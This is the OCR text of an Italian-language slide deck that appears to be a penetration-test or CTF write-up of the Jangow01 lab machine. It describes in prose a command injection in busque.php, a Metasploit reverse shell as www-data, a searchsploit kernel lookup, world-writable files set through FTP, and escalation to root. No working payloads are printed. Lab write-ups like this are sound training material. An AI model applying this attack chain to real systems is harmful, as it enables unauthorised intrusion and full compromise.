
Questo comportamento indica che il comando è stato inoltrato ma lo script non produce output visibile oppure l'applicazione non lo mostra, coerentemente con una command execution priva di feedback sulla UI.



Interfaccia di Metasploit che ha stabilito una sessione shell remota dopo l'attivazione di un reverse TCP handler.

La shell conferma l'esecuzione con l'utente www-data, tipico di processi Apache, e riporta messaggi relativi a limitazioni del terminale ("cannot set terminal process group...", "no job control").

La sessione viene poi sospesa in background, ed è elencata correttamente sotto sessions, mostrando ID, tipo di shell e informazioni sulla connessione attiva.



GHOSTPROTOCOL


Exploration

Esecuzione del comando uname -a tramite il parametro vulnerabile della pagina busque.php.

L'output restituisce informazioni dettagliate sul sistema, incluse:

- Distribuzione: Ubuntu
- Kernel: 4.4.0-31-generic
- Architettura: x86_64
- Data di compilazione del kernel: 13 luglio 2016

Questi dettagli confermano la versione del kernel e costituiscono un riferimento utile per l'analisi di compatibilità e presenza di eventuali vulnerabilità note legate alla versione.



Uso di Searchsploit per identificare exploit correlati alla versione del kernel Linux 4.4.13.

L'elenco restituito include vari riferimenti a vulnerabilità di escalation dei privilegi note per versioni vicine alla 4.4.x, con path agli exploit disponibili all'interno del database Exploit-DB.

La fase mostrata rappresenta un'attività di mappatura delle vulnerabilità note confrontando la versione del kernel ottenuta dal sistema target con exploit pubblicamente documentati.


GHOSTPROTOCOL

Exploration

Sessione FTP autenticata in cui l'utente modifica i permessi di due file presenti nella home dell'utente remoto (list.sh e test) utilizzando il comando SITE CHMOD.

Il primo listing mostra permessi restrittivi; dopo l'operazione i file risultano eseguibili e modificabili da qualsiasi utente (rwxrwxrwx).

Questa situazione evidenzia una misconfigurazione critica, poiché file eseguibili all'interno della home dell'utente diventano modificabili e potenzialmente sfruttabili attraverso altri vettori già osservati nel sistema.




Shell ottenuta tramite il web server (utente www-data).

All'interno della directory /home/jangow01 si osserva l'esecuzione del file test, presente anche nella sessione FTP precedente.

L'output del comando mostra che, all'interno dell'esecuzione, viene richiamato whoami, che restituisce root.

Questo indica che il file possiede proprietà o configurazioni che consentono l'esecuzione con privilegi elevati, evidenziando un serio problema di sicurezza (es. file impostato con privilegi impropri, configurazioni errate o meccanismi di escalation già presenti nel sistema).




Exploration

Accesso shell mostrato come www-data@jangow01 che esegue ./test e ottiene whoami → root, quindi escalation di privilegi riuscita.

Elenco file nella home di jangow01 mostra proprietà root e file sospetti (es. proof.txt).

Contenuto visualizzato include art ASCII identificativo e la stringa da39a3ee5e6b4b0d3255bfef95601890afd80709 (valore corrispondente all'hash SHA-1 della stringa vuota), possibile indicatore di artefatto di prova o file manipolato.

Implicazioni: compromissione completa del sistema (privilegi root ottenuti).



GHOSTPROTOCOL

Thank You

We Guard You!